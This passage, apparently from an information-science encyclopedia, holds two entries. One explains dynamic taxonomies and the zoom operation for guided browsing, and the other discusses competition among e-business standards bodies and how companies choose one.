In the simplest case, the user selects a concept C in the taxonomy and *zoom* over it. The zoom operation changes the current state in two ways. First, concept C is used to refine the current *user focus* F, which becomes $F \cap$items(C). Items not in the focus are discarded. Second, the tree representation of the taxonomy is modified in order to summarize the new focus. All and only the concepts related to F are retained and the count for each retained concept C' is updated to reflect the number of items in the focus F that are classified under C'. The *reduced taxonomy* is derived from the initial taxonomy by pruning all the concepts not related to F, and it is a conceptual summary of the set of documents identified by F, exactly in the same way as the original taxonomy was a conceptual summary of the universe. In fact, the term *dynamic taxonomy* indicates that the taxonomy can dynamically adapt to the subset of the universe on which the user is focusing, whereas traditional, static taxonomies can only describe the entire universe.

The retrieval process can be seen as an iterative thinning of the information base: the user selects a focus, which restricts the information base by discarding all the items not in the current focus. Only the concepts used to classify the items in the focus and their ancestors are retained. These concepts, which summarize the current focus, are those, and only those, concepts that can be used for further refinements. From the human computer interaction point of view, the user is effectively guided to reach his goal by a clear and consistent listing of all possible alternatives, and, in fact, this type of interaction is often called *guided thinning* or *guided navigation*.

Figures 1 to 5 show how the zoom operation works. Figure 1 shows a dynamic taxonomy: the upper half represents the intension with circles representing concepts; the lower half is the extension, and documents are represented by rectangles. Arcs going down represent subsumptions; arcs going up represent classifications. In order to compute all the concepts related to H, we first find, in Figure 2, all the documents classified under H (that is, the deep extension of H, items(H)) by following all the arcs incident to H (and, in general, its descendants): items(H) = { b, c, d }. All the items not in the deep extension of H (Figure 3) are removed from the extension. In Figure 4, the set of all the concepts

Figure 1. A dynamic taxonomy: the intension is above, the extension below. Arrows going down denote subsumptions, going up classification




Figure 2. Focusing on concept H: finding all the items classified under H




Figure 3. All the items not classified under H are removed




Figure 4. All the concepts under which the items in the focus are classified (and, because of subsumptions) their ancestors are related to H





Figure 5. The reduced taxonomy: all concepts not related to the current focus are pruned



under which the documents in items(H) are classified, B(H), is found by following all the arcs leaving each element in the set: B(H) = { F, G, H, I }. The inclusion constraint implied by subsumption states that if items(C) denotes the set of documents classified under C and C' is a descendant of C in the taxonomy, items(C') $\subseteq$ items(C) (Sacco, 2000). This is equivalent to say that a document classified under C' is also classified under C. Hence, the set of concepts related to H is given by B(H) union all the ancestors of all the concepts in B(H), that is., the set of all concepts related to H is {F, G, H, I, B, C, A}. Finally, in Figure 5, all the concepts not related to H are removed from the intension, thus producing a reduced taxonomy that fully describes all and only the items in the current focus. A visual interaction example is provided in the article "E-commerce portals: guided product selection and comparison."

Advantages

The advantages of dynamic taxonomies over traditional methods are dramatic in terms of convergence of exploratory patterns and in terms of human factors. The analysis by Sacco (2002) shows that three zoom operations on terminal concepts are sufficient to reduce a 1,000,000 item information base described by a compact taxonomy with 1,000 concepts to an average 10 items. Experimental data on a real newspaper corpus of over 110,000 articles, classified through a taxonomy of 1100 concepts, reports an average 1246 documents to be inspected by the user of a static taxonomy vs. an average 27 documents after a single zoom on a dynamic taxonomy.

Dynamic taxonomies require a very light theoretical background: namely, the concept of a taxonomic organization and the zoom operation, which seems to be very quickly understood by end-users. Hearst, English, Sinha, Swearingen, & Yee (2002) and Yee, Swearingen, Li, and Hearst (2003) conducted usability tests on a corpus of art images. Despite slow response times, access through a dynamic taxonomy was shown to produce a faster overall interaction and a significantly better recall than access through text retrieval. Perhaps more important are the intangibles: the feeling that one has actually considered all the alternatives in reaching a result. Although few usability studies exist, the widespread adoption by e-commerce portals, such as Yahoo!, Lycos, Bizrate, and so forth, empirically supports this initial evidence.

The derivation of concept relationships through the extensional inference rule has important implications on conceptual modeling. First, it simplifies taxonomy creation and maintenance. In traditional approaches, only the relationships among concepts explicitly described in the conceptual schema are available to the user for browsing and retrieval. Therefore, all possible relationships must be anticipated and described: a very difficult if not helpless task. In dynamic taxonomies, no relationships in addition to subsumptions are required, because concepts relationships are automatically derived from the actual classification. For this reason, dynamic taxonomies easily adapt to new relationships and are able to discover new, unexpected ones. Second, since dynamic taxonomies synthesize compound concepts, these need usually not be represented explicitly. This removes the main cause of the combinatorial growth of traditional taxonomies. Sacco (2000) developed guidelines that produce taxonomies that are compact and easily understood by users. Some are similar to basic faceted classification (Hearst et al., 2002; Ranganathan, 1965), at least in its basic form: the taxonomy is organized as a set of independent, "orthogonal" subtaxonomies (facets or perspectives) to be used to describe data. Although the term *faceted classification* is frequently used instead of *dynamic taxonomies*, it is a misnomer because (a) faceted classification only addresses conceptual modeling and very basic concept composition: conceptual summaries, reduced taxonomies and guided navigation are totally absent, and (b) faceted classification is a special case of the more general multidimensional classification on which dynamic taxonomies are built.

As an example of faceted design guidelines, consider a compound concept such as "19th century French paintings." It can be split into its facets: a location taxonomy (of which France is a descendant), a time taxonomy (of which the nineteenth century is a descendant) and finally an art taxonomy (of which painting is a descendant). The items to be classified under the compound concept will be classified under location>France, time>19th century and art>Painting instead. The extensional inference rule establishes a relationship among these concepts and the compound concept can be recovered by zooming on any permutation of them. In a conventional classification scheme, such as Dewey indexing (Dewey, 1996), in which every item is classified under a single concept, a number of different concepts equal to the Cartesian product of the terminals in the three taxonomies has to be defined. Such a combinatorial growth either results in extremely large conceptual taxonomies or in a gross conceptual granularity (Sacco, 2000). In addition, faceted design coupled with dynamic taxonomies makes it simple to focus on a concept, for example, 19th century, and immediately see all related concepts such as literature, painting, politics, and so forth, which are recovered through the extensional inference rule. In the compound concept approach, these correlations are unavailable because they are hidden inside the concept label.

Additional advantages include the uniform management of heterogeneous items of any type and format, easy multilingual access and easy integration with other retrieval methods. Dynamic taxonomies do not support reasoning beyond the extensional inference rule, and are therefore less powerful than general ontologies. However, they can be directly manipulated by users without the mediation of specialized agents and represent a quicker, less costly and more transparent alternative.

APPLICATIONS

The main industrial application is currently e-commerce. Assisted product selection is a critical step in most large-scale e-commerce systems (Sacco, 2003) and the advantages in interaction are so significant as to justify the restructuring of well-established e-commerce portals: current examples include Yahoo!, Lycos, Bizrate, and so forth.

However, dynamic taxonomies have an extremely wide application range and a growing body of literature indicates that their adoption benefits most portal applications. In addition to e-commerce, e-auctions and e-catalogs, key areas such as e-government portals (Sacco, 2005a, 2005c), human resources and job placement portals (Sacco, 2005c), news portals, art and museum portals (Hyvönen et al., 2004; Yee et al., 2003), medical guideline portals (Wollersheim & Rahayu, 2002) and diagnostic (Sacco, 2005b) and CRM (customer relationship management) portals, are being investigated and initial solutions deployed. An additional area is multimedia databases, where dynamic taxonomies can be used to integrate access by conceptual metadata and access by primitive multimedia features (color, texture, etc.) into a single, coherent framework (Sacco, 2004). The reader is referred to the articles "E-commerce portals: guided product selection and comparison," and "Portals for integrated competence management" in this encyclopedia for an in-depth discussion of two important applications

A growing number of web-based commercial systems based on dynamic taxonomies exist. Among these, Knowledge Processors, Endeca, i411 and Siderean Software.

FUTURE TRENDS

Following the quick and widespread adoption by e-commerce portals, we expect dynamic taxonomies to become pervasive in the short period, and to replace or integrate traditional techniques in most portals. Current research is focused on three broad areas:

1. **Automatic Classification and Schema Design:** Dynamic taxonomies do not define how documents are actually classified. Current research focuses on automatic text classification (Dakka et al., 2005) and automatic classification from structured data (US Patent 6,763,349, 1998). Recent investigations (Sacco, 2005d) suggest that dynamic taxonomies can be automatically derived from semantically rich conceptual schemata and used as a user-centered front-end to complex information. Other research addresses the problem of specifying valid term compositions in faceted taxonomies for textual information (Tzitzikas et al., 2005)
2. **Extensions to the Model and Human Factors:** A fuzzy (Zadeh, 1965) classification, in which a document can be classified under several concepts with different probabilities, can sometimes be more appropriate than the boolean classification currently used (Sacco, 2004). Because of the holistic approach, human factors play a paramount role in devising extensions to the model and in critical issues such as the presentation and manipulation of the taxonomy, where several alternatives exist (see Yee et al., 2003 vs. Sacco, 2000, 2004).
3. **Centralized, Distributed, Federated Architectures:** The zoom operation and the subsequent reduction of the corpus taxonomy must be performed in real time because a slower execution would severely impair the sense of free exploration that the user of dynamic taxonomy systems experiences. Special data structures and evaluation strategies must be used (Sacco, 1998). In addition, distributed and federated architectures need to be investigated since centralized architectures are not always appropriate, because of organization needs and of performance and reliability bottlenecks.

CONCLUSION

Exploratory browsing applies to most practical situations and search tasks in portals: an extremely wide application range going from multilingual portals, to portals for e-commerce, e-auctions, e-government, human resources management, CRM, and so forth. In this context, dynamic taxonomies represent a dramatic improvement over other search and browsing methods, both in terms of convergence and in terms of full feedback on alternatives and complete guidance to reach the user goal. For these reasons, portals based on this paradigm are rapidly growing in number.

REFERENCES

Berners-Lee, T., Hendler, J., & Lassila, O. (2001, May 17). The Semantic Web. *Scientific American,* 35-43.

Dakka, W., Ipeirotis, P. G., & Wood, K. R. (2005). Automatic construction of multifaceted browsing interfaces. In *Proceedings of the 14th ACM international Conference on information and Knowledge Management (CIKM '05*) (pp. 768-775).

Dewey, M. (1996). *Dewey decimal classification and relative index* (21st ed.) (J. S. Mitchell, J. Beall, W. E. Matthews, & G. R. New, Eds.) Dublin, OH: Forest Press.

Groenbaek, K., & Trigg R. (Eds.). (1994). Hypermedia. *Communications of the ACM, 37*(2).

Hearst, M., English, J., Sinha, R., Swearingen, K., & Yee, K.-P. (2002). Finding the flow in Web site search. *Communications of the ACM, 45*(9), 42-49.

Hyvönen, E., Saarela, S., & Viljanen, K. (2004). Application of ontology techniques to view-based semantic search and browsing. In *Proceedings of the First European Semantic Web Symposium (ESWS 2004)* (LNCS 3053, pp. 92-106). Springer-Verlag.

Morville, P. (2002). *The age of findability. Boxes and Arrows.* Retrieved April 29, 2002, from http://www.boxesandarrows.com/archives/002595.php.

Ranganathan, S. R. (1965). *The colon classification. Rutgers series on systems for the intellectual organization of information (Susan Artandi, Ed.)*. Piscataway, NJ: Rutgers University Press.

Sacco, G. M. (1987). Navigating the CD-ROM. In *Proceedings fo the International Conference On Business of CD-ROM.*

Sacco, G. M. (1998). Dynamic taxonomy process for browsing and retrieving information in large heterogeneous data bases, *US Patent 6,763,349*; also, Italian Patent 01303603.

Sacco, G. M. (2000). Dynamic taxonomies: A model for large information bases. *IEEE Transactions on Knowledge and Data Engineering 12*(2), 468-479.

Sacco, G. M. (2002). Analysis and validation of information access through mono, multidimensional and dynamic taxonomies. Tech Report Dept. of Informatica, University of Torino.

Sacco, G. M. (2003). The intelligent e-sales clerk: The basic ideas. In *Proc. INTERACT'03—9th IFIP TC13 International Conference on Human-Computer Interaction* (pp. 876-879).

Sacco, G. M. (2004). Uniform access to multimedia information bases through dynamic taxonomies, *IEEE 6th Intern. Symp. on Multimedia Software Engineering, (ISMSE'04)* (pp. 320-328).

Sacco, G. M. (2005a). No (e-)democracy without (e-)knowledge. In E-government: Towards electronic democracy. Int. Conf. IFIP TCGOV 2005, Bolzano (LNCS 3416, pp. 147-156).

Sacco, G. M. (2005b). Guided interactive diagnostic systems. *18th IEEE International Symposium on Computer-Based Medical Systems (CBMS '05)* (pp. 117-122).

Sacco, G. M. (2005c). Guided interactive information access for e-citizens. In EGOV05—Int. Conf. on E-Government, within the Dexa Conf. Framework (LNCS 3591, pp. 261-268).

Sacco, G. M. (2005d). Discount semantics: Modeling complex data with dynamic taxonomies, Tech. Rep, Università di Torino.

Tzitzikas Y., Analyti A., & Spyratos N. (2005). Compound term composition algebra: The semantics. *Journal on Data Semantics, 2*, 58-84.

van Rijsbergen, C. J. (1979). *Information retrieval*. London: Butterworths.

Wollersheim, D., & Rahayu, W. (2002). Methodology for creating a sample subset of dynamic taxonomy to use in navigating medical text databases. *Proc. IDEAS 2002 Conf.* (pp. 276-284)

Yee, K.-P., Swearingen, K., Li, K., & Hearst, M. (2003). Faceted metadata for image search and browsing. *Proc. ACM CHI 2003* (pp. 401-408).

Zadeh, L. (1965). Fuzzy sets. *Information Control*, *8*, 338-353.

KEY TERMS

Extension, Deep: Of a concept C, denotes the shallow extension of C union the deep extension of C's sons.

Extension, Shallow: Of a concept C, denotes the set of documents classified directly under C.

Extensional Inference Rule: Two concepts A and B are related if there is at least one item *d* in the knowledge base which is classified at the same time under A (or under one of A's descendants) and under B (or under one of B's descendants).

Facet: One of several top level (most general) concepts in a multidimensional taxonomy. In general, facets are independent and define a set of "orthogonal" conceptual coordinates.

Subsumption: A subsumes B if the set denoted by B is a subset of the set denoted by A ($B \subseteq A$)

Taxonomy: A hierarchical organization of concepts going from the most general (topmost) to the most specific concepts. A taxonomy supports abstraction and models subsumption (IS-A and/or PART-OF) relations between a concept and its father. Tree taxonomies can be extended to support multiple inheritance (i.e., a concept having several fathers).

Taxonomy, Monodimensional: Taxonomy where an item can be classified under a single concept only

Taxonomy, Multidimensional: Taxonomy where an item can be classified under several concepts

Taxonomy, Reduced: In a dynamic taxonomy, a taxonomy, describing the current user focus set F, which is derived from the original taxonomy by pruning from it all the concepts not related to F.

User Focus: The set of documents corresponding to a user-defined composition of concepts; initially, the entire knowledge base.

Zoom: A user interface operation, that defines a new user focus by OR'ing user-selected concepts and AND'ing them with the previous focus; a reduced taxonomy is then computed and shown to the user.

E-Business Standards Setting

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INTRODUCTION

Many industry sectors are facing a number of challenges to the established relations between players (the automotive sector is a particularly prominent case in point; see also Gerst & Jakobs, 2006). To meet the production requirements, standardization of processes, systems, and data are inevitable. A current trend in manufacturing is that OEMs[1] attempt to cooperate with fewer suppliers, but on a worldwide scale.

The use of ICT[2] related technologies, particularly e-business systems, facilitates the creation of a network of relationships within a supply chain. Yet, such inter-organizational integration requires interoperability that cannot be achieved without widely agreed standards. But how should standards be set, and who has—or should have—a say in the standardization process? In many cases, an SME[3] supplier does business with more than one OEM. In this situation, bi-lateral standardization to improve the cooperation between OEMs and suppliers, and between different suppliers, respectively, is inefficient. Still, this has been the approach of choice in many cases.[4] However, possible alternatives are available.

In the automotive industry, for example, portals were developed as a form of sector-specific harmonization. Yet, these attempts to develop standardised technology largely failed. This holds particularly for the most prominent example, Covisint. Its failure may be attributed to various technical, organizational, and economic reasons. The main contributing factors, however, included the unequal power distribution during the development process (only the large OEMs had a say; the suppliers were largely left in the cold), and the equally imbalanced distribution of benefits (which mirrored the power distribution). The fact that Covisint was sector-specific probably represented another problem as many suppliers did not only do business within the automotive sector, but with other industries as well (see Gerst et al. (2006) for a far more detailed discussion of this subject).

This rather negative example suggests that perhaps yet another alternative approach should be deployed. One straightforward such alternative would be to take these activities to a dedicated standards organization. After all, portal technology relies heavily on underlying e-business standards such the extended markup language (XML), the UDDI registry (universal description, discovery, and integration), the Web services description language (WSDL), SOAP, and many others. Moreover, many of these organizations offer a more level playing field for smaller companies, certainly in theory (see Jakobs (2004) for a perhaps more realistic view).

BACKGROUND

These days, a network of standards developing organizations (SDOs[5]) operates at various geographical levels. They issue what is commonly referred to as "de-jure" standards—although in fact none of their standards has any regulatory power.[6] In addition to these *formal* bodies, a huge number of consortia and industry fora have entered the e-business standards setting arena over the last decades (a recent survey found around 300 (ISSS, 2005)). These organizations produce so-called *de-facto* standards. Those who develop standards specifically relevant for e-business include for example, the *World Wide Web Consortium* (W3C), the *organization for the advancement of structured information standards* (OASIS), and the *open group*.

As a result of this diversity, companies are faced with an almost impenetrable Web of standards setting bodies (SSBs[7]) with complex inter-relations. Each of these bodies has its own membership base (frequently overlapping, though), works within a specific environment, and has defined its own set of rules. The resulting fragmentation of the standards-setting arena—and overlap of the activities of individual SSBs—means that interoperability between standards from different sources cannot necessarily be assumed. Accordingly, improving coordination in e-business standards setting has become a major issue. At the same time, however, we observe fierce competition in standards setting.

Standardization had always been the SDOs' monopoly. However, in the 80s consortia began to emerge, invading the SDOs' territory. This move was also helped by the deregulation of the telecommunication sector. Eventually, the SDOs started fighting back. As a result, these days competition in ICT/e-business standards setting occurs at different levels, and organization wishing to become active in standards setting need to select the SSB best suited to their specific needs.

COMPETITION IN STANDARDIZATION

Over the last three decades, the proliferation of SSBs has lead to an extremely complex situation in the market for standards in the e-business sector. Figure 1 gives an impression of the situation today (the figure is far from giving the full picture, though).

The emergence of such a huge number of SSBs, often with overlapping coverage, caused a fragmentation of the market for standards development. In addition, the ICT and e-business domains are subdivided into different industry sectors, each of which has specific needs and requirements. Consequently, sector-specific standards are being developed and used, thus further contributing to the fragmentation of the market.

This fragmentation, in turn, triggers competition. Different SSBs covering similar ground are struggling for influence, implementers, and market shares. In the e-business sector—whose standards are highly relevant for any portal development—such competition between SSBs may be observed, for example, in the cases of RosettaNet and ebXML, and for the semantic Web services initiative (SWSI) and the W3C.[9]


Competition between SSBs implies an element of choice. That is, users may select the one standard (out of a number of competing ones) that best meets their requirements. Analogously, prospective standards setters may select the most promising platform for their activities. The downside, however, is that a wrong choice may easily lead to a negative outcome; a user may be locked in a loosing technology not accepted by the market. Likewise, standards setters may eventually find that the standard they pushed has lost against competitors. Thus, a sensible selection becomes imperative in both cases. In the case of a company wishing to set a new standard, or to influence an emerging one, this process will need to be based on two metrics:

- The role the company wishing to adopt in the standardization process,
- The characteristics of the SSBs.

Companies' business models and strategies in the e-business sector differ widely. In most cases, the respective degree of interest of a company wishing to get involved in a new standards setting activity will differ widely. For some, the nature of a standard, or even the fact that a new standard will materialise, may be a matter of life or death. For others, an emerging new standard may be of only rather more academic interest. Accordingly, prospective participants in a standardization activity may be subdivided into three categories: "leader," "adopter," and "observer," respectively.[10] The motivation to actively participate in standards setting, and for joining—or maybe even establishing—an SSB will be very different for members of each individual category, and may be summarised as follows (see also Jakobs & Wallbaum (2005a)):

- **Leaders:** These are companies for which participation in a certain standards-setting activity is critical. "Leaders" aim to control the strategy and direction

Figure 1. The ICT/e-business standardization universe today (Excerpt adapted from Jakobs, 2000)[8]



of an SSB, rather than to merely participate in its activities. Large vendors, manufacturers, and service providers are typical representatives of this class.

- **Adopters:** Such companies are less interested in influencing strategic direction and goals of an SSB. Adopters are more interested in participation than influence (although they may well want to influence the technical characteristics of individual standards). Large users, SME vendors and manufacturers, and system integrators may typically be found here.
- **Observers:** Such companies' (and individuals') main motivation for participation is intelligence gathering. Typically, this group comprises, for instance, small companies in niche markets, academics, and consultants.

Similarly, SSBs can be categorised according to very different criteria. The most popular, albeit not particularly helpful distinction is between formal SDOs and consortia. Typically, the former are said to be slow, compromise-laden, and in most cases not able to deliver on time what the market really needs. In fact, originally the formation of consortia was seen as one way of avoiding the allegedly cumbersome processes of the SDOs, and to deliver much needed standards on time and on budget. Consortia have been widely perceived as being more adaptable to a changing environment, able to enlist highly motivated and thus effective staff, and to have leaner and more efficient processes. Accordingly, attributes associated with SDOs include for example, "slow," "consensus," and "compromise-laden" consortia are typically associated with "speed," "short time to market," and "meets real market needs."[11]

However, it is safe to say that this classification, including the over-simplifying associated attributes, is not particularly helpful for organizations who want to get a better idea of what the market for standards has to offer. This holds all the more as an organization's requirements on an SSB very much depend on a combination of factors specific to this particular organization. Also, in many sectors—particularly including e-business—most SDOs have taken a back seat; the most important standards (e.g., XML, ebXML, UDDI, etc.) have been developed by consortia.

Accordingly, a more flexible approach toward classification is called for. Rather than pre-defining certain categories, a set of attributes can be used to describe SSBs. This description can then be matched onto an organization's requirements on SSBs, thus allowing companies to identify those SSBs that best meet their specific needs. These attributes fall into four categories (for a more detailed discussion see Jakobs et al. (2005a):

- **General:** Governance, IPR policy, reputation, competition.
- **Membership:** Membership classes, active members.
- **Standards setting process:** Overall time frame, consensus, transparency, decision mechanisms.
- **Output:** Products, maintenance.

If a company is clear about its strategy in relation to e-business, applies these attributes to describe SSBs, and maps this description onto the characteristics of its strategy, an SSB's suitability as potential platform for a new standards-setting activity should become immediately apparent.[12]

FUTURE TRENDS

The current environment forces companies with a business interest in the e-business sector (primarily large vendors and service providers, but also leading-edge users) to participate in a vast variety of SSBs.[13] This is certainly an undesirable situation and a higher level of coordination between consortia and between consortia and SDOs would be highly desirable.[14] The latter could be achieved through an adequately flexible and speedy transposition process from consortia specifications to formal standards. In addition, a division of labour might be helpful, whereby long-lived "infrastructural" technologies could be dealt with by the SDOs through their "traditional" process, and short-lived other technologies could be within the realm of consortia and the SDO's new "lightweight" processes.[15]

This changing landscape will also continue to have major ramifications for European policy makers as well, many of whom still consider SDOs (especially the European standards organizations, ESOs) as superior to consortia. Unfortunately, this is not just a minor side issue—standards are referenced in procurement documents and in European directives. Accordingly, the largely unreflected categorization SDOs vs. consortia represents a severe disadvantage for the (products of) the latter.

Competition between SSBs will prevail—this holds for both consortium vs. consortium and consortium vs. SDO. Policy makers need to do something about this by encouraging both camps to improve cooperation or at least coordination. Whether or not this is going to happen anytime soon remains to be seen. For the time being, it appears that at least in Europe policy, interest is solely focussed on the ESOs.

CONCLUSION

The standardization environment in the e-business sector has been undergoing significant changes over the last couple of years. Arguably the most important development has been the proliferation of standards consortia, largely created out of frustration about the "formal" standards setting process, and typically driven by a group of major industry players. At least in the early days of this development, consortia were widely considered as being more efficient than SDOs, and more oriented toward the needs of the industry. The time-to-market of their standards, and of the products based on them, were also said to be vastly superior to those of SDOs. These standards did not have to go through an often time consuming broad consensus process. Moreover, consortias' working groups were thought to be far less influenced by politics and/or private agendas, as everyone was supposedly working toward an agreed common goal.

It seems, however, that this initial enthusiasm has somewhat faded over time. Ironically, one reason for this was the increasing importance of consortia. In many areas, their specifications have become way more important than those of the SDOs. For example, for quite a while the W3C almost held a monopoly on standards for the World Wide Web (this has changed with the advent of new consortia covering similar ground). Accordingly, the stakes increased, consensus became much harder to achieve, and as a result, the time to marker for consortium standards increased.

Also, faced with the new competition, the established SDOs *fought back*, new deliverables being their major *weapon* here. That is, in order to better compete with consortia and in what must be considered an attempt to mimic the rules and processes of the major consortia, most SDOs introduced *lightweight* processes, leading to specifications with a lower level of consensus. These specifications do not go through the full consensus forming process as the formal *norms* do, and are thus more akin to the deliverables of the consortia. Typical examples here include ISO's *technical reports*, ETSI's *technical specifications*, and the CEN/ISSS *workshop agreements*. On the other hand, the processes of some of the major consortia (notably OASIS and W3C) can hardly be distinguished any more from those of the SDOs. In consequence, we can observe a convergence of the two formerly separated *standards worlds*. This is not to say that competition has stopped, but it is becoming increasingly hard to distinguish consortia and SDOs based on their processes and output.

This and other aspects need to be taken into account by those who wish to actively contribute to standards setting. To this end, a method has been outlined to describe SSBs in such a way that their respective suitability as potential platforms for a standards-setting activity may be derived from it. That is, this method can be applied by a potential standards-setter to identify the SSB that will be most suitable for its current needs.

Obviously, the result of this exercise will heavily depend on the strategic goals of the company. The described classification scheme for standards users takes into account the overall goals of a company, its business model, and its strategies with respect to the industry sector in question. Taken together, these may require to

- strategically influence the market through standardization,
- exert tactical influence on (the technical details of) a standard, and
- observe.

The interpretation of the description of an SSB heavily depends on these goals. For instance, for a company aiming to influence the market through a new standard—without any specific interest in its technical nuts and bolts—a group of influential key players (i.e., *leaders*) who would also support this standard is essential. On the other hand, for a company wishing to influence the technical content of a standard it will be more important not to have any strong potential opponents. It will also favor more *egalitarian* memberships.

Thus, in order to optimize its standardization activities a company needs to know its own goals, identify the key players in the sector in question, and apply the described method. This should at least lead to a reasonably good initial idea of which SSB to select for a new standards setting activity.

REFERENCES

Gerst, M., & Bunduchi, R. (2004). The adoption of standardised technology in the automotive industry. In P. Cunningham, & M. Cunningham, M. (Eds.), *e-adoption and the knowledge economy*. Proceedings of the eChallenges Conference. Amsterdam: IOS Press.

Gerst, M., & Jakobs, K. (2006). e-business in the automotive sector—role and situation of SMEs in standardization. In R. MacGregor, & A. Hodgkinson (Eds), *Small business clustering technologies: Applications in marketing, management, economics, finance, and IT*. Hershey, PA: Idea Group Publishers.

ICTSB. (2005). *Critical issues in ICT standardization, Version: 27*. April 2005. Retrieved from http://www.ictsb.org/ICTSFG/ICTSFG_report_2005-04-27.pdf

ISSS. (2005). *ICT standards consortia survey* (10^{th} ed.). Retrieved from http://www.cenorm.be/cenorm/businessdomains/businessdomains/isss/consortia/survey+table+of+content.asp

Jakobs, K. (2006). Coordination in ICT standards setting. *IEEE Communications Magazine, 40*(7), 118-123. Retrieved from http://www.proact2006.fi/chapter_images/298_Ref_A16_Kai_Jakobs.pdf

Jakobs, K., & Wallbaum, M. (2005a). Selecting the best platform for ICT standards development. In *Proceedings of the 10th Annual Conference of the United Kingdom Academy of Information Systems* (UKAIS 2005).

Jakobs, K., & Wallbaum, M. (2005b). *Scores of rule-setters—cooperation and competition in ICT standards setting*. Presented at SCORE Conference, 2005. Retrieved from http://www-i4.informatik.rwth-aachen.de/~jakobs/Papers/Score.pdf

Jakobs, K. (2004). The third estate—the role of SMEs in ICT standards setting. In P. Cunningham, & M. Cunningham (Eds.), *E-adoption and the knowledge economy*. Proceedings of the eChallenges Conference. Amsterdam: IOS Press.

Jakobs, K. (2002). A proposal for an alternative standards setting process. *IEEE Communications Magazine*, *40*(7).

Jakobs, K. (2000). *User participation in standardization processes—impact, problems, and benefits*. Vieweg Publishers.

No-Rest. (2005). *D05/6—Report on demand factors and on the supply side for standards for networked organizations*. Retrieved from http://www.no-rest.org/Documents/D05&6_Final.pdf

Sherif, M. H. (2003). When Is standardization slow? *JITSR*, *1*(1), 19-32.

Updegrove, A. (2004). *Evaluating whether to join a consortium*. Retrieved from http://www.consortiuminfo.org/evaluating/

Updegrove, A. (2003). Major standards players tell how they evaluate standard setting organizations. *Consortium Standards Bulletin*, *2*(6). Retrieved from http://www.consortiuminfo.org/bulletins/pdf/jun03/survey.pdf

KEY TERMS

Electronic Business/E-Business: Business processes empowered by information systems, utilising electronic communication media (e.g., the Internet).

Interoperability: The ability of two or more systems to exchange information and to use the information that has been exchanged.

Standard: A document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context.

Standardization: The process of setting standards.

Standards Consortium: A coalition of organizations formed with the intent of setting standards in a certain technical domain.

